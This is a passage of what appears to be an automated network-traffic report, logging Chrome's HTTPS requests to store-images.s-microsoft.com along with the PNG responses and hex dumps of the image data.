| 2022-05-13 13:51:54 UTC | 508 | IN | Data Raw: ca 01 5c 01 5b fa a2 04 5f 42 26 00 58 2c d1 06 4b 2c bf 7b c1 02 b7 91 26 e3 4a 03 e7 d0 0f e8 7a 58 1b cc 44 a9 1b d9 a5 86 89 8b 10 5c 63 55 fa ba c3 da ba e2 1d 03 ed 04 64 0e a6 47 88 9a f9 7c 6b 67 e7 4a d3 58 e7 dc c4 5a e7 1c f3 53 1b 5b b7 9c 39 b8 74 df 25 7a f8 e8 6d 78 f6 31 77 e6 b6 c0 7b fa eb df 7a b0 39 77 77 df be 18 fa 0e b0 2e 1c ae d6 0f 42 5e 0d c0 98 b4 ce 39 4b 04 30 9f 3c de 07 e7 30 ae e1 22 3f 28 c5 e3 1a 3d 02 87 33 8f 78 f4 81 0d e0 c0 f2 c0 35 a0 21 5a 6f d7 4e af 9f f9 ba a1 7f e8 d1 fd 27 fe e9 53 5f f7 7e 43 e4 78 3c 5d aa 69 8d 69 6e b8 fb d9 1f f8 f3 4b cf fc a9 a5 e9 4b c7 ee b9 eb 8b df 37 bd a7 31 8d 03 06 b0 03 7a f0 f0 9e 7b 1f fc 99 3f fc d6 c5 72 cf 8f 91 ca 30 30 22 99 d3 30 13 d4 2a d1 b9 b8 89 0c 64 55 4a d8 f4<br>Data Ascii: \[_B&X,K,{&JzXD\cUdG\|kgJXZS[9t%zmx1w{z9ww.B^9K0<0"?(=3x5!ZoN'S_~Cx<]iinKK71z{?r00"0*dUJ |
| 2022-05-13 13:51:54 UTC | 516 | IN | Data Raw: e8 37 a2 ca 65 ae 5e 27 5d df 95 75 c3 b4 3d 4a 0b e8 20 58 12 9e 2a 5c e3 94 53 c1 97 02 52 eb 54 e4 70 64 04 55 fa 2b 19 90 8b aa e3 c7 73 72 4b 27 f5 2a 17 55 81 4b 29 c7 e1 72 a0 7e 61 76 cf 81 ed 4d e6 fc 3f 3d f2 2b 5f 67 9e 76 d6 b7 cf 00 a6 4d 1b 0b cd c4 eb 5e 33 f1 63 33 a6 51 9e 30 86 a3 c6 04 83 13 1b ea c2 02 a7 30 89 3f 9e 07 e5 ac 9f 2a 5c da e6 07 9f fc c9 4f ec 7e 1d 4f 37 dc da 76 22 b0 da 65 26 49 a3 1f 93 fc d7 02 7b 08 2a 51 66 6a 35 6f 94 dd 2b 9d 03 e9 0f c2 c4 7f e3 7d 5c d3 56 9b 34 0e 9c d0 ec 01 54 0a 32 ef 97 b1 4b bb 85 12 fe 28 22 19 cb 33 87 59 31 01 65 cf 47 d4 4e 65 d6 55 97 d0 55 19 2e 32 12 71 63 65 ea 54 2b dd e2 aa 55 ad ab 16 e7 e9 99 15 cb e1 08 71 89 a8 8e 10 9c 3c fb 87 54 28 11 95 df 48 64 c6 4b ac 33 8e af 3c 0e<br>Data Ascii: 7e^]u=J X*\SRTpdU+srK'*UK)r~avM?=+_gvM^3c3Q00?*\O~O7v"e&l{*Qfj5o+}\V4T2K("3Y1eGNeUU.2qc eT+Uq<T(HdK3< |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 59 | 192.168.2.5 | 49821 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:54 UTC | 525 | OUT | GET /image/apps.31660.13925855090824389.09f473d9-ce97-499c-9d53-c21e8f64ee62.9cf7ca2f-497e-4cb1-be08-431c9fcc4d54?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:54 UTC | 525 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 64317<br>Content-Type: image/png<br>Last-Modified: Fri, 29 Apr 2022 10:42:43 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4REEyOUNDRkUxOEI4MTU"<br>MS-CV: hJL5u9fB70qoso/s.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:54 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:54 UTC | 526 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 44 65 58 49 66 4d 4d 00 2a 00 00 00 08 00 01 87 69 00 04 00 00 00 01 00 00 00 1a 00 00 00 00 00 03 a0 01 00 03 00 00 00 01 00 01 00 00 a0 02 00 04 00 00 00 01 00 00 01 2c a0 03 00 04 00 00 00 01 00 00 01 2c 00 00 00 00 d8 60 82 e7 00 00 40 00 49 44 41 54 78 01 e4 bd 6d cc 75 ed 76 15 b4 df f7 9c 9e 96 7e 9d c2 e9 17 14 fb 0d ad 4d 5b da 83 a5 b6 60 84 46 20 2a 96 60 11 8c 10 a3 89 96 1f 0d 44 8d 7f 1a 7f 98 a8 89 1a 83 09 46 63 fc ab e8 1f 11 4c fc 81 98 aa 29 06 93 86 a4 18 63 a2 10 51 a9 22 04 43 29 1f 8d 4d 69 cf 71 8e 71 8d 31 d7 b8 e6 ba f6 be 9f 93 5a 7a ce db d5 b3 d7 9c 73 cc 31 c6 bc ae b5 f7 5e cf be<br>Data Ascii: PNGIHDR,,y}usRGBDeXIfMM*i,,`@IDATxmuv~M[`F *`DFcL)cQ"C)Miqq1Zzs1^ |
| 2022-05-13 13:51:54 UTC | 541 | IN | Data Raw: e3 e2 56 d3 fd f6 b0 3e 7c c9 11 f1 94 03 9b 38 fc fc fc 6d bd 2a 58 87 7f a5 3c cc 73 3f d7 a7 1c 96 eb 66 a4 4f 57 35 07 37 2d e0 fe 6d 20 ff 69 8e 78 18 c6 be f6 87 bf a7 e5 1b 54 51 ca 4b 37 ab 82 f3 47 cd 75 53 5b 0b b9 3e 61 f1 05 01 d9 3c bc 53 47 f5 7b 23 c9 1f 9c 6e 05 be e9 02 27 57 75 73 66 bf 0d 95 98 5f d1 b7 ea d6 4e 6e d5 ec 4d 4f 80 85 29 2c d5 e0 3c f5 4c 5e 91 50 ce 1b 13 0c 4f 18 c9 6b da 75 f6 22 e4 fb 6c 2e f1 9c 6d 07 eb 5d 8f 88 75 9c 3c b9 ee e0 6e b5 3c 53 f7 a9 e6 b0 d6 8b 74 5d eb 34 40 4f b3 1d 55 76 20 fe ac 19 7a 0b 78 bd 9f f1 0b f7 fe 26 25 6b af 17 18 f8 38 a8 13 90 fd de c0 a2 f1 9c 5e 01 f7 66 b7 7e 15 5b 5d 82 ae 3b 29 2c f2 cd 13 85 7a 5c 6b e5 93 8a 9a 58 f4 9a d3 c9 e2 44 c9 31 a3 be 6e 20 eb bb 25 8c d4 6f ef f8 c5<br>Data Ascii: V>\|8m*X<s?fOW57-m ixTQK7GuS[>a<SG{#n'Wusf_NnMO),<L^POku"l.m]u<n<St]4@OUv zx&%k8^f~[];),z \kXD1n %o |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:54 UTC | 557 | IN | Data Raw: 15 88 b0 d9 48 e8 7d b7 3e 98 8a e8 0d 02 b0 86 df 6e 4a ae 3f 00 91 a1 ed f6 e5 60 db 72 2c 31 1b e6 e4 25 66 c6 01 bc f7 3f d8 a8 04 ef 92 c5 90 58 cd 88 3e 89 32 d7 bf 4b 88 d1 18 1f 4a 1e 9b 7c 8c 6c 30 0d 29 e3 3a e6 2b 0c e0 12 fb cc 79 93 34 3e 95 25 26 d4 d1 13 72 d5 c1 c5 f6 48 8e 6d cf 57 f9 e8 54 71 c5 9f 9c e8 4f 63 3a f0 79 5f f7 f7 46 3e ad 1b ac fc d0 98 be 49 b0 bc e6 8e 7c c3 9b de 7c fb 6b 7f e7 fb 5a 7b 9a 76 07 e6 06 57 db 58 9a 7e b9 8f 52 98 b1 67 96 82 58 f7 74 1b 13 a3 b9 06 1b c4 65 93 50 40 be 5a 90 8d 2b 68 73 99 6a f1 b5 c8 34 43 c0 ca 2b 4b 1c bd 4f 60 8f 2f 2e 83 e4 4f ed e6 69 a7 6b 70 cc 81 4e 7c b8 d1 eb 2d 21 16 58 fc 27 7e a6 39 0e c4 87 e3 3a 07 65 bb 0e cc e1 08 f6 84 69 ae f8 82 9d 04 01 2f dc 54 dd b6 05 39 0a 3b 19<br>Data Ascii: H}>nJ?`r,1%f?X>2KJ\|l0):+y4>%&rHmWTqOc:y_F>I\|\|kZ{vWX~RgXteP@Z+hsj4C+KO`/.OikpN\|-!X'~9:ei/T9; |
| 2022-05-13 13:51:54 UTC | 559 | IN | Data Raw: a0 27 87 45 1e cc 16 70 f6 cb 5c f8 7a d8 cc e1 da 87 00 9e bf f9 53 ff c2 d7 aa 5d f4 44 83 b6 74 eb ca d6 f6 f8 d3 4f 63 ca 37 4f 08 0a 64 d1 bd 42 66 5e c4 7f d6 97 7c f3 ed 5b be e7 e9 57 ce d0 da 0c 6f 06 34 b9 7b c4 ec d5 e8 de 62 64 d4 b3 c7 f8 62 c3 7d 59 ba 27 d5 9c 0e cf 61 cd c7 e5 25 26 2f 89 be 56 ae c7 4a 95 06 20 18 e6 d3 48 99 27 e3 2a ed 6d f1 eb 7c d9 b2 c2 bd 3e 74 17 eb 10 48 40 4e 73 c6 de 99 ed 0b 7e 39 c1 67 04 83 1e 73 6c d1 b7 6f e2 e4 b4 3f 33 f1 91 7b 9e 3c e8 7a 79 70 4a 57 7f bb 8c 01 b7 fc 09 6b c8 e1 1b c3 e2 5e b6 e7 50 fc 3b fa dd 57 7f ea cb bf b5 ce 9c be f9 73 c2 dd 4f 5c dd d0 75 ad f8 d5 27 5c 95 6c 4e bc 0d cc 4f 5c 16 1e 1f aa f2 3d f7 17 df f2 e2 ed f7 7c f6 df 94 f4 34 e8 00 4f 29 fc 57 9b d6 ea 89 ec c7 ad 5b bd<br>Data Ascii: 'Ep\zS]DtOc7OdBf^\|[Wo4{bdb}Y'a%&/VJ H'*m\|>tH@Ns~9gslo?3{<zypJWk^P;WsO\u'\lNO\=\|4O)W[ |
| 2022-05-13 13:51:54 UTC | 575 | IN | Data Raw: 54 cd 26 80 c4 55 75 a8 27 2c be c9 34 79 bd 04 da 20 68 66 5c 7c b1 77 aa ff af b5 b3 51 93 24 59 71 ec 77 67 fb fd 1f 79 66 91 e0 60 72 0b 8f a8 ea 9d b5 db e9 80 10 02 37 ff c9 c8 ac ba dd 52 7a ac 3f c5 0f f2 15 64 2d 3e 16 aa e2 c4 e4 7f 19 d1 25 70 b1 a9 83 8f bd 39 fe 1d 96 40 1e 5c f9 fc 98 e6 0d ac 51 1a 3b 0f ae 45 6a 22 d7 79 b4 ca 69 c2 59 f2 cd 51 ce 0f fc 49 76 9f b9 60 86 9f 17 ef a9 93 75 25 ee b0 6f c2 9e ad 1b 7a 8e 43 35 c8 45 ef 59 49 56 af 9a 87 6f f4 5d 9d b3 17 7b de 16 9e c3 bf fd d7 de c4 05 40 aa 86 31 47 4f d1 60 8a dd 57 67 2f 1d 2d 0d 10 ae 31 c7 03 ea 17 ee c5 b1 d6 24 55 42 8d dc ee f3 c4 44 68 e9 dc 4b b1 63 a9 c5 88 b5 7e 01 d1 6f d3 2e a9 28 00 e6 71 b9 f2 9c 8f b9 2b ab c4 20 c7 78 ae e2 77 ed e4 33 1e 68 46 db 42 d7 cd<br>Data Ascii: T&Uu',4y hf\|wQ$Yqwgyf`r7Rz?d->%p9@\Q;Ej"yiYQIv`u%ozC5EYIVo]{@1GO`Wg/-1$UBDhKc~o.(q+ xw3hFB |
| 2022-05-13 13:51:54 UTC | 586 | IN | Data Raw: 4d aa 43 fd c3 2c 86 2a c8 e1 55 df 73 c9 0b df e0 c1 5c ab 10 47 56 5f b3 6e 4d 72 1f 37 15 f5 14 96 75 6d f4 d3 40 19 8a 2a 1d 6f 4b d5 5b 73 74 74 51 3c c6 c4 5b 27 8d c1 fc 23 99 49 a3 5b be 79 43 de d9 89 d5 b0 d6 84 6e 90 be e7 1b 3d 93 d0 eb b2 ae 8b 7e 72 b7 3e fc 37 6c 24 96 9f 1c e5 32 7e f3 13 83 2f 2c c7 4d fc f6 89 65 73 a1 8b 55 0e ff b6 e4 d4 93 87 46 98 d6 2f ae 72 7c 99 7c c7 73 12 ab 59 f1 37 3d e1 a2 93 97 1e 3e 39 30 c5 60 dc 33 f4 50 cc bd 77 df cb d4 a1 33 e3 29 b4 9e f2 ac d5 2f c0 75 0c 87 be 70 f9 14 84 35 7f e2 b7 bc 52 c6 a3 9e f9 37 67 0e 4d c5 6e bf 7e 24 04 8c e6 82 bc 26 57 c6 9b 50 5c 0d 79 de 77 f0 ce 58 fc ed ee ae d4 31 74 87 be ec 4e 9b c0 09 50 f0 88 b3 ae 85 07 29 53 b1 b8 7e 39 94 45 9b 0b e9 d3 9b 9a 0f 4d c8 2f 9a<br>Data Ascii: MC,*Us\GV_nMr7um@*oK[sttQ<['#I[yCn=~r>7l$2~/,MesUF/r\|sY7=>90`3Pw3)/up5R7gMn~$&WP\ywX1tN P)S~9EM/ |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 6 | 192.168.2.5 | 49734 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:44 UTC | 234 | OUT | GET /image/apps.16574.13571498826857201.00a9d390-581f-492c-b148-b2ce81649480.6a6f592e-efa9-4bb0-b008-7c3422ab3313?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:50:44 UTC | 251 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 1493<br>Content-Type: image/png<br>Last-Modified: Mon, 30 Aug 2021 15:07:39 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDk2QkM3RThDNTBCMzY"<br>MS-CV: WqthG07BiE+6pHh5.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:50:44 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:50:44 UTC | 251 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 03 00 00 00 d0 23 c0 3a 00 00 02 58 50 4c 54 45 1d b9 54 ff ff ff fe fe fe 1f b9 56 f8 fd fa a4 e3 ba fa fd fb 2c bd 5f 24 bb 59 b7 e8 c8 61 ce 87 9f e1 b6 1e b9 55 fd fe fd 21 ba 57 2f be 62 6a d1 8f d3 f1 de 82 d8 a1 5e cd 85 c8 ee d6 fc fe fc 22 ba 58 24 bb 5a d5 f2 df f9 fd fa 20 ba 56 47 c6 74 f7 fc f9 23 ba 58 ba e9 cb ec f9 f0 cb ef d8 4c c7 78 91 dc ab bf eb ce db f4 e4 28 bc 5c 73 d3 95 d9 f3 e2 2a bd 5e cc ef d8 9b e0 b3 cf f0 da e1 f5 e8 2e be 61 cd ef d9 68 d0 8d 80 d7 9f e5 f7 eb df f5 e7 e0 f5 e8 46 c5 73 eb f8 f0 ed f9 f1 53 c9 7c de f4 e6 b8 e9 c9 9d e0 b5 a1 e1 b7 e7 f7 ec 49 c6 75 64 cf 8a 5c cc 84 be ea ce ef fa f2 f0 fa f4 d0 f0 dc 57 cb 80 7f d7 9e f4 fb f6 42<br>Data Ascii: PNGIHDR#:XPLTETV,_$YaU!W/bj^"X$Z VGt#XLx(\s*^.ahFsS\|Iud\WB |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 60 | 192.168.2.5 | 49822 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:54 UTC | 588 | OUT | GET /image/apps.32938.13925855090824389.09f473d9-ce97-499c-9d53-c21e8f64ee62.721cfb02-7935-45dc-9d66-2d6e6b2ff76c?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:54 UTC | 589 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 16325<br>Content-Type: image/png<br>Last-Modified: Fri, 29 Apr 2022 10:42:47 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4REEyOUNEMDAxMzU3OTU"<br>MS-CV: zhWxFSME9UiFbJ9+.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:54 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:54 UTC | 589 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 44 65 58 49 66 4d 4d 00 2a 00 00 00 08 00 01 87 69 00 04 00 00 00 01 00 00 00 1a 00 00 00 00 00 03 a0 01 00 03 00 00 00 01 00 01 00 00 a0 02 00 04 00 00 00 01 00 00 00 8e a0 03 00 04 00 00 00 01 00 00 00 8e 00 00 00 00 b6 9a 42 80 00 00 3f 2f 49 44 41 54 78 01 cd 9d 59 ac 6d db 51 9e e7 bd f7 b8 37 6e e9 4c 67 dc 80 6d 7a 22 ba 10 9a 00 7e 08 a4 e3 c1 90 28 34 12 e1 21 41 28 4a 88 10 21 02 d2 10 81 02 02 89 80 88 20 0f 09 88 2e 40 12 d1 93 20 08 84 46 01 0c 08 08 04 1b 30 18 6c 82 e9 6d 63 83 fb 9b fa fe aa bf 66 cd b1 e6 3a e7 1a fb 9e ed 71 cf 9a 55 f5 d7 5f 35 6a 8e 51 7b ac b9 f6 de e7 dc 7b b6 6f fa 77 f7<br>Data Ascii: PNGIHDR0sRGBDeXIfMM*iB?/IDATxYmQ7nLgmz"~(4!A(J! .@ F0lmcf:qU_5jQ{{ow |
| 2022-05-13 13:51:54 UTC | 605 | IN | Data Raw: c4 3a 8f 63 58 2f eb 92 5e bf c1 25 c6 9c 95 ef 9c f8 ad af 1c de 55 1c ef 39 92 5f ff 13 10 07 57 0e 89 07 82 35 07 a5 6e e4 76 39 9a 1f 24 e9 dc ec 1a bb e4 e9 98 50 dc 80 96 c4 fa ab 8c 79 cd 45 f2 22 fd 5c f0 30 0f 1c db 33 ee 0c 9b 7e eb f0 18 b6 cf e6 c1 e7 97 b9 17 76 dd ef 05 3e 62 db 07 17 23 e4 6c 8a f6 af 31 4b 6e 78 0c f3 0f 72 70 2f 38 c3 e7 98 8b ff 73 80 93 6b 86 71 69 3c 14 f4 c8 d5 1b 79 da 34 0e a8 49 47 aa 5e 6c b0 6e 02 f4 41 ba d0 2b 8f e6 35 77 e4 36 7f ca b9 99 13 67 9a 69 4f dd 3e b0 33 1c 3f 63 fa 56 ee 99 4d 8c ea a9 9a cd 99 d2 79 2f b0 19 c3 02 c4 58 ef 6d c6 f8 8b 69 62 c4 4c db 1c 76 92 4f b8 e9 1b 27 0c 73 06 e8 fd 99 b1 e4 ba 45 84 9c 78 aa 28 61 78 e7 a8 44 86 34 31 31 cb e8 5c 81 cb 6d ce 1a 4f 1c f3 d5 bc fe 4a 32 3d 83<br>Data Ascii: :cX/^%U9_W5nv9$PyE"\03~v>b#l1Knxrp/8skqi<y4IG^lnA+5w6giO>3?cVMy/XmibLvO'sEx(axD411\mOJ2= |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 61 | 192.168.2.5 | 49823 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:54 UTC | 605 | OUT | GET /image/apps.38957.9007199266246761.3059e916-5e99-4797-a868-366cc8761e37.dcc9368c-4c77-41a2-b867-8514435d8418?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:54 UTC | 605 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 6817<br>Content-Type: image/png<br>Last-Modified: Tue, 14 Apr 2020 05:45:04 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDdFMDM2RkI0ODg5NDc"<br>MS-CV: bCGuztwPnUek/bb+.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:54 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:54 UTC | 606 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 1a 68 49 44 41 54 78 da ed 9d 09 90 14 55 7f c0 ff dd 33 7b ef 22 20 c7 82 20 2c 2c 97 26 0a cb a1 7c 0a 02 6a b4 ac a0 84 2a 8f 24 a5 96 1a 53 65 8c b1 2a a5 96 1a 8d fa 79 a6 ac a0 49 79 90 f2 3e 62 7d 9f 02 2a 11 54 08 c7 67 e4 58 81 15 39 96 65 97 73 dd 03 56 dc 5d 96 3d 67 a6 fb e5 bd 9e ee 99 37 6f de eb ee 99 9d d9 e9 59 df ab 6a fa 60 76 a6 a7 df 6f fe f7 7b 4f 41 08 81 6c b2 25 da 54 f9 08 64 93 e0 c8 26 c1 91 4d 82 23 9b 04 47 36 d9 24 38 b2 49 70 64 93 e0 c8 26 c1 91 4d 82 23 9b 6c 12 1c d9 24 38 b2 49 70 64 93 e0 c8 26 c1 91 4d 36 09 8e 6c 12 1c d9 24 38 b2 49 70 64 93 e0 c8 26 9b 04 47 36 09 8e 6c 12 1c d9 b2 b7 f9 7f 2b 5f 54 c1 2d d3 f7<br>Data Ascii: PNGIHDR0hIDATxU3{"  ,,&\|j*$Se*yIy>b}*TgX9esV]=g7oYj`vo{OAI%Td&M#G6$8Ipd&M#I$8Ipd&M6I$8Ip d&G6I+_T- |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 62 | 192.168.2.5 | 49824 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:55 UTC | 612 | OUT | GET /image/apps.39016.9007199266243744.36dde9d0-f21a-47d2-976e-f1ea3f5b031f.bbea1229-a466-4a8c-b428-57cb58abf084?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:55 UTC | 613 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 9623<br>Content-Type: image/png<br>Last-Modified: Thu, 08 Jul 2021 05:18:58 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDk0MUNGRTNDQkI1OUE"<br>MS-CV: 89pDXTII+UStojnP.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:55 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:55 UTC | 613 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 00 09 70 48 59 73 00 00 1d 87 00 00 1d 87 01 8f e5 f1 65 00 00 0c a0 49 44 41 54 78 9c ed 9c 7d 8c 5c 55 15 c0 cf bd f7 7d cc cc ee 74 76 bb 2c c5 16 10 24 28 48 95 26 f2 59 a8 18 23 1f 22 b4 04 8a 95 10 aa 41 a2 11 62 49 44 48 ad 84 06 4c e4 43 45 4b 48 30 1a 14 51 54 40 53 d4 aa 01 4d ff 00 a9 81 42 6a 05 5a 11 2b 15 74 a5 db 6e 67 77 67 df 7c bc f7 ee bd 9e 7b df 6c 31 11 09 dc 9d dd d9 be 3d bf e4 f5 ed cc ce bc 3b 77 e7 d7 73 ce bd ef be e7 01 41 38 e0 75 fb 03 10 07 27 24 0e e1 04 89 43 38 41 e2 10 4e 90 38 84 13 24 0e e1 04 89 43 38 41 e2 10 4e 90 38 84 13 24 0e e1 04 89 43 38 41 e2 10 4e 90 38 84 13 24 0e e1 04 89 43 38 41 e2 10 4e 90 38 84 13<br>Data Ascii: PNGIHDR0pHYseIDATx}\U}tv,$(H&Y#"AbIDHLCEKH0QT@SMBjZ+tngwg\|{l1=;wsA8u'$C8AN8$C8AN8$C8AN8$C8AN8 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 63 | 192.168.2.5 | 49825 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:55 UTC | 623 | OUT | GET /image/apps.41671.13634052595610511.c45457c9-b4af-46b0-8e61-8d7c0aec3f56.86b1d82d-8b47-4bda-99fc-8a1db0a7ac9d?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:55 UTC | 623 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 5350<br>Content-Type: image/png<br>Last-Modified: Fri, 04 Jun 2021 08:47:13 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDkyNzM1NTkzRDcwQUQ"<br>MS-CV: a3126vjzV0e5osTv.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:55 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:55 UTC | 623 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 14 7b 49 44 41 54 78 5e ed 9d 09 78 15 d5 dd c6 c9 06 81 00 21 0b 01 12 b2 90 3d 81 0 0 05 51 91 45 64 91 55 10 a4 22 8b 02 22 d6 ad ee 68 f5 43 1f 17 6c 6b eb 57 b7 56 11 fc 5c 70 69 7d c4 16 7d 28 da 16 f 7 52 45 11 a1 ee 15 10 01 b5 52 10 42 36 b2 cd fb bd ff 99 9b 10 d2 03 4c 92 99 7b e7 de 7b de e7 f9 3d 97 84 64 ce 99 f 3 7f 73 ce 99 39 5b 3b 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d ad b0 56 1c c9 23 63 c9 c5 e4 4e f2 0c 59 4f 3e 21 df 92 72 52 47 40 ea 49 19 f9 8e 7c 4c e4 e7 9e<br>Data Ascii: PNGIHDR0sRGBgAMAapHYsod{IDATx^x!=QEdU""hClkWV\pi}}(RERB6L{{=ds9[;----------V#cNYO>!rRG@I\|L |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 64 | 192.168.2.5 | 49826 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
